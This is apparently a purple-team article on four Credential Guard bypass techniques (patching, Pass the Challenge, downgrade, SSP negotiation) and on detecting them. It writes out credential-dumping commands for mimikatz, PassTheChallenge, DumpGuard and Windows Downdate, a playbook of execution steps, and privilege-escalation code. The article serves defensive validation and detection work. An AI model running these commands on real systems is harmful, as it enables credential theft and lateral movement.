
Microsoft introduced Credential Guard in Windows 10 (2015) and Windows Server 2016 to prevent credential harvesting from the LSASS process that was abused for years by threat actors. Microsoft used Virtualization Based Security (VBS) to isolate and protect credentials from the rest of the operating system. Credential material is stored in a protected environment to prevent theft techniques such as LSASS dumping and to restrict lateral movement, particularly in enterprise environments where privileged accounts are frequent targets. Starting from Windows 11 22H2 and Windows Server 2025, Microsoft enabled credential guard by default if hardware requirements are met.
Credential Guard is a key control in the Microsoft ecosystem due to the sensitive secrets it protects. Offensive security research has pushed the barrier and since 2020 four different techniques related to Credential Guard have been disclosed in the public domain. Some ransomware threat actors such as Akira and Qlin, have used in their campaigns one of these techniques to re-enable the credential storage in the memory of the LSASS process. However, these cases are limited and might not be as widely recognized as other techniques. As a result, they can easily beneath the radar of cyber defence teams or de-prioritized by detection engineering teams.
Playbook
Mature organizations are running control validation programmes, but their scope includes mostly 3rd party controls and not controls that are embedded within the operating system. It is recommended to expand the scope to other controls to correctly articulate the risk. Various techniques have been disclosed in the public domain associated with abuse of Credential Guard. Some techniques share similarities; thus, the credential guard playbook includes four main techniques. These techniques are related to:
- Patching
- Pass the Challenge
- Downgrade
- SSP Negotiation
The diagram below visualizes the timeline of Credential Guard attack vectors:

Microsoft have mitigated the Patching and Downgrade techniques. However, the Pass the Challenge and SSP Negotiation still remain unresolved. Purple team operations should cover all applicable techniques to ensure adequate alerting coverage allowing organizations to detect and respond effectively.
Patching

Once Credential Guard is enabled, two processes relate to LSASS: LSASS.exe and LsaIso.exe. The process LsaIso is running inside a Hyper-V virtual machine and accessing the sensitive information stored on this process requires breaking the Hypervisor. The diagram below visualizes the high-level architecture differences between these two processes:
Back in 2020, Team Hydra released an evasion technique related to Credential Guard that attempts to patch global state variables of the wdigest.dll in order to re-enable the caching of credential in LSASS. Specifically, the module wdigest.dll that is loaded by the LSASS process maintains several global state variables that influence how authentication is handled. Two are considered the most important because they directly control whether WDigest stores or returns clear-text credentials. These are:
- g_IsCredGuardEnabled
- g_fParameter_UseLogonCredential
The g_IsCredGuardEnabled variable tracks whether Credential Guard is enabled or not on the system. If g_IsCredGuardEnabled == True, WDigest doesn’t store clear-text passwords in LSASS memory. The g_fParameter_UseLogonCredential controls whether WDigest should cache the user’s clear-text password after interactive logon. When the g_fParameter_UseLogonCredential == True, WDigest stores the user’s plain-text password in LSASS memory, and the password can be recovered via SSP calls. If the value is set to FALSE, WDigest doesn’t store plain-text credentials and only hashes and tokens remain in memory. The key below controls the state of the variable:
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential
The table below shows when credentials are stored or not stored in LSASS:
| Action | g_IsCredGuardEnabled | g_fParameter_UseLogonCredential | Result |
|---|---|---|---|
| WDigest Enabled | FALSE | TRUE | Creds Stored |
| Credential Guard Enabled | TRUE | ANY | Creds not Stored |
Tampering the values of these variables, a threat actor could trick the WDigest module to store the clear-text value of the password in memory on the next user authentication. An offensive security researcher has released a proof of concept called BypassCredGuard that implements this method and could be used to simulate the technique:
BypassCredGuard.exe


Execution of Mimikatz will verify that credentials are cached in WDigest.
mimikatz.exe "privilege::debug" "sekurlsa::wdigest" exit
Pass the Challenge
The LsaIso process exposes cryptographic methods back to the LSASS, such as the NtlmIumCalculateNtResponse. Threat actors could abuse LsaIso functions to compute a challenge-response and attempt to crack offline the weak NTLMv1 response, to recover the original NTLM hash. The implementation of the technique has multiple steps and requires an LSASS dump to retrieve the context handle, the proxy info and the encrypted blob. Additionally, a custom Security Support Provider (SSP) needs to be injected into the LSASS process. However, due to these actions, this technique is considered extremely noisy and highly unlikely to be executed by sophisticated adversaries.
Oliver Lyak released a proof of concept called PassTheChallenge that implements two methods of recovering NTLM hashes from Credential Guard. The first method requires the context handle, the proxy info and the encrypted blob:
.\PassTheChallenge.exe nthash <context-handle:proxy-info> <Encrypted-blob>
The second method utilizes the following LsaIso method:
- NtlmIumLm20GetNtlm3ChallengeResponse
Using this method the challenge is displayed in the console and a response is required in the modified version of Impacket to conduct the authentication. The password should be set to “CHALLENGE” to coerce Impacket to print the challenge:
python3 examples\psexec.py 'purple/Administrator:CHALLENGE@dc'
Using the challenge argument in the PassTheChallenge proof of concept and appending the challenge that was retrieved in the previous step, a response will be obtained that could be sent again back to PsExec to conduct the authentication and access the asset.
.\PassTheChallenge.exe challenge <context-handle:proxy-info> <Encrypted-blob> <challenge>
Full details about these two methods can be found in the article Pass the Challenge: Defeating Windows Defender Credential Guard.
Downgrade

Credential Guard is implemented in Ring3-VTL1 (Virtual Trust Level) as an isolated user-mode process named LsaIso.exe. Secrets are no longer stored in the LSASS process but in the LsaIso with the LSASS process to store only the encrypted blobs of the secrets. Alon Leviev released a tool called Windows Downdate that can remove specific patches to expose the asset to past vulnerabilities. Execution of the proof of concept will downgrade the patch CVE-2022-34709 to enable elevation of privileges from Ring3-VTL0 to Ring3-VTL1.
windows_downdate.exe --config-xml examples/CVE-2022-34709-Credential-Guard-EoP-Patch-Downgrade/Config.xml

The technique was executed on Windows 11 21H2 (22000.2777) and was added to supplement other attacks that target Credential Guard. Microsoft has released patches and newer Windows 11 versions are no longer vulnerable.
SSP Negotiation

The Kerberos protocol requires service principal names for authentication. Machine accounts by default have SPNs configured. In default state of Windows, users are allowed to create up to ten machine accounts per host. Execution of the following command creates a new machine account named iPurple on the asset:
New-MachineAccount -MachineAccount iPurple -Password (ConvertTo-SecureString Password123 -AsPlainText -Force)
Valdemar Carøe performed extensive research on Credential Guard and released a proof of concept called DumpGuard that simulates the SSP negotiation authentication flow to perform extraction of NTLMv1 hashes via the Remote Credential Guard protocol. Execution of the following command will simulate the SSP negotiation to obtain the NTLMv1 response to the 1122334455667788 challenge for the current user.
DumpGuard.exe /mode:self /domain:purple.lab /username:iPurple$ /password:Password123

The technique doesn’t require elevated privileges and could be executed under the context of a standard user. In the event that a threat actor has established elevated access (SYSTEM), the technique could be extended to obtain credentials from all authenticated users on the asset. During purple team operations, it is possible to simulate SYSTEM-level privileges by executing PsExec from SysInternals with the following arguments:
PsExec.exe -s -i cmd.exe
The mode all can be used to retrieve NTLMv1 hashes from all users on the host:
DumpGuard.exe /mode:all /domain:purple.lab /username:iPurple$ /password:Password123 /spn:HOST/iPurple

NTLMv1 hashes are considered weak as it is computationally feasible to recover the plain-text value. Threat actors could also utilize the hash to conduct lateral movement via the Pass-the-Hash technique or request Ticket Granting Tickets and Service Tickets (NT Hash).
There is also a beacon object file implementation of DumpGuard that can be executed via Command-and-Control frameworks that support BoF execution. It should be noted that the current state of the beacon object file runs successfully only on Windows Server environments.
inline-execute /home/kali/dumpguard.x64.o x purple.lab iPurple$ Password123 host/iPurple.purple.lab



The diagram below visualizes the attack flow for obtaining NTLMv1 hashes via Credential Guard interfaces:
The playbook that contains all the techniques associated with Credential Guard can be found below:
[[Playbook.CredentialGuard]]
id = "1.0.0"
name = "1.0.0 - SSP Negotiation"
description = "NTLMv1 Hash extraction via Remote Credential Guard"
tooling.name = "DumpGuard"
tooling.references = [
    "https://github.com/bytewreck/DumpGuard"
]
executionSteps = [
    "DumpGuard.exe /mode:self /domain:<domain-name> /username:<machine-account> /password:<password>",
    "DumpGuard.exe /mode:all /domain:<domain-name> /username:<machine-account> /password:<password> /spn:HOST/<Account>",
    "inline-execute /home/kali/dumpguard.x64.o x <machine-account> <password> host/<SPN.domain-name>"
]
executionRequirements = [
    "Standard User or Local Administrator"
]

[[Playbook.CredentialGuard]]
id = "1.1.0"
name = "1.1.0 - Downgrade"
description = "Downgrade a Credential Guard patch to elevate privileges"
tooling.name = "Windows Downdate"
tooling.references = [
    "https://github.com/SafeBreach-Labs/WindowsDowndate"
]
executionSteps = [
    "windows_downdate.exe --config-xml examples/CVE-2022-34709-Credential-Guard-EoP-Patch-Downgrade/Config.xml"
]
executionRequirements = [
    "Local Administrator"
]

[[Playbook.CredentialGuard]]
id = "1.2.0"
name = "1.2.0 - Pass the Challenge"
description = "Compute Challenge-Response to retrieve NTLMv1 Hashes"
tooling.name = "PassTheChallenge"
tooling.references = [
    "https://github.com/ly4k/PassTheChallenge/"
]
executionSteps = [
    ".\PassTheChallenge.exe nthash <context-handle:proxy-info> <Encrypted-blob>",
    ".\PassTheChallenge.exe challenge <context-handle:proxy-info> <Encrypted-blob> <challenge>"
]
executionRequirements = [
    "Local Administrator"
]

[[Playbook.CredentialGuard]]
id = "1.3.0"
name = "1.3.0 - Patching"
description = "Re-Enable WDigest via memory patching of variables"
tooling.name = "BypassCredGuard"
tooling.references = [
    "https://github.com/wh0amitz/BypassCredGuard"
]
executionSteps = [
    "BypassCredGuard.exe"
]
executionRequirements = [
    "Local Administrator"
]

The technique abstract is displayed below:
Detection
Credential Guard is a key control that prevents exposure of credentials via LSASS. Cyber Defence teams must continuously validate their controls effectiveness and develop rules to address any prevention or detection gaps. The publicly disclosed techniques related to Credential Guard are complex and noisy. Mature SOC teams should be able to develop a detection strategy with extensive coverage to these techniques regardless of any EDR limitations at the API level. Log correlation is also necessary for technique attribution because some indicators overlap with those of other techniques.
Patching
According to the code, the proof of concept BypassCredGuard attempts to obtain the SeDebugPrivilege:
#include "stdafx.h"

BOOL EnableDebugPrivilege(HANDLE hToken, LPCWSTR lpName)
{
	BOOL status = FALSE;
	LUID luidValue = { 0 };
	TOKEN_PRIVILEGES tokenPrivileges;

	// Get the LUID value of the SE_DEBUG_NAME (SeDebugPrivilege) privilege for the local system
	if (!LookupPrivilegeValueW(NULL, lpName, &luidValue))
	{
		wprintf(L"[-] LookupPrivilegeValue Error [%u].\n", GetLastError());
		return status;
	}

	// Set escalation information
	tokenPrivileges.PrivilegeCount = 1;
	tokenPrivileges.Privileges[0].Luid = luidValue;
	tokenPrivileges.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

	// Elevate Process Token Access
	if (!AdjustTokenPrivileges(hToken, FALSE, &tokenPrivileges, sizeof(tokenPrivileges), NULL, NULL))
	{
		wprintf(L"[-] AdjustTokenPrivileges Error [%u].\n", GetLastError());
		return status;
	}
	else
	{
		status = TRUE;
	}
	return status;
}

SOC teams should enable the Audit Token Adjusted object via Group Policy to enable visibility for processes seeking to obtain the SeDebugPrivilege.
Computer Configuration → Windows Settings → Security Settings → Advanced Audit Policy Configuration → System Audit Policies → Detailed Tracking → Audit Token Right Adjustment

When the proof of concept is executed the event ID 4703 will be generated in the logs. Cyber Defence teams should engineer detection rules for processes that attempt to obtain this privilege. However, there might be some legitimate cases where this privilege is obtained by trusted Microsoft processes such as Visual Studio remote debugger etc. SOC teams should monitor these events for a period and adjust their rules to exclude legitimate binaries.
